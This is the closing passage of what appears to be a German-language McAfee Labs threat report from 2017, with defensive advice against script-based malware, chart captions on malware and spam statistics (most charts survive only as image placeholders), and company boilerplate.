- Wenden Sie Sicherheitsupdates und Patches für Anwendungen und Betriebssystem an.
- Halten Sie Web-Browser und Add-Ons immer auf dem aktuellen Stand, und verwenden Sie auf Endgeräten sowie Netzwerk-Gateways stets die neueste Version der Malware-Schutzprodukte.

- Im vertrauenswürdigen Netzwerk dürfen ausschließlich Systeme zugelassen werden, die von der firmeneigenen IT-Sicherheitsgruppe verteilt oder zertifiziert wurden. Ungeschützte Ressourcen, die mit dem Unternehmensnetzwerk verbunden sind, können jederzeit Skript-Malware verbreiten.
- Falls Benutzer lokale Administratorberechtigungen besitzen, um Anwendungen ohne Aufsicht des IT-Sicherheitspersonals zu installieren, sollten sie zumindest dahingehend sensibilisiert werden, dass sie nur Anwendungen mit vertrauenswürdigen Signaturen von bekannten Anbietern installieren. Scheinbar „harmlose“ Anwendungen enthalten häufig eingebettete Rootkits und andere Arten von Skript-Malware.
- Downloads aus anderen Quellen als dem Web sollten generell vermieden werden. Die Wahrscheinlichkeit, Malware aus Usenet-Gruppen, IRC-Kanälen, Instant-Messaging-Clients oder Peer-Netzwerken herunterzuladen, ist sehr hoch. Links zu Webseiten in IRC oder Sofortnachrichten führen ebenfalls häufig zu infizierten Downloads.
- Stellen Sie ein Schulungsprogramm auf, um Phishing-Angriffe abzuwehren: Malware wird häufig über gezielte E-Mail-Angriffe weitergegeben.
- Nutzen Sie Bedrohungsdaten-Feeds in Kombination mit Malware-Schutztechnologie. Damit können Sie die Erkennungszeit für neue und bekannte Malware-Bedrohungen verkürzen.

Wenn Sie erfahren möchten, wie McAfee-Produkte vor skriptbasierter Malware schützen können, klicken Sie bitte hier.


Wenn Sie erfahren möchten, wie McAfee-Produkte vor skriptbasierter Malware schützen können, **klicken Sie bitte hier**.

Folgen


Teilen

Statistische Bedrohungsdaten

Malware




Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.

Der Anstieg bei neuen Malware-Varianten ist teilweise auf Malware-Installationsprogramme und den Trojaner Faceliker zurückzuführen.




Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.

Folgen


Teilen




Quelle: McAfee Labs, 2017.



Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.

Folgen


Teilen




Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.



Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.


Zwischenfälle




Quelle: McAfee Labs, 2017.



Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.

Internet- und Netzwerkbedrohungen




Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.

Folgen

Teilen




Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.

Gamut nimmt im 2. Quartal beim Volumen erneut den ersten Platz ein und setzt damit seinen Trend bei Job-basierten Spam-Nachrichten sowie gefälschten Medikamenten fort. Das Botnet Necurs verteilte in diesem Quartal mehrere Pump-and-Dump-Aktienbetrugskampagnen und verursachte damit die größten Schäden.



Quelle: McAfee Labs, 2017.



Quelle: McAfee Labs, 2017.

Folgen

Teilen

Informationen zu McAfee

McAfee ist eines der weltweit führenden unabhängigen Cyber-Sicherheitsunternehmen. Inspiriert durch die Stärke, die aus Zusammenarbeit resultiert, entwickelt McAfee Lösungen für Unternehmen und Privatanwender, mit denen die Welt etwas sicherer wird. Mit unseren Lösungen, die mit den Produkten anderer Unternehmen zusammenarbeiten, können Unternehmen Cyber-Umgebungen koordinieren, die wirklich integriert sind und in denen der Schutz vor sowie die Erkennung und Behebung von Bedrohungen nicht nur gleichzeitig, sondern auch gemeinsam erfolgen. McAfee bietet Schutz für alle Geräte von Privatanwendern und sichert dadurch das digitale Leben zu Hause und unterwegs. Durch die Zusammenarbeit mit anderen Sicherheitsakteuren fördert McAfee zudem den gemeinsamen Kampf gegen Cyber-Kriminelle. Davon profitieren alle.

www.mcafee.com/de

McAfee™
Together is power.

Ohmstr. 1
85716 Unterschleißheim
Deutschland
www.mcafee.com/de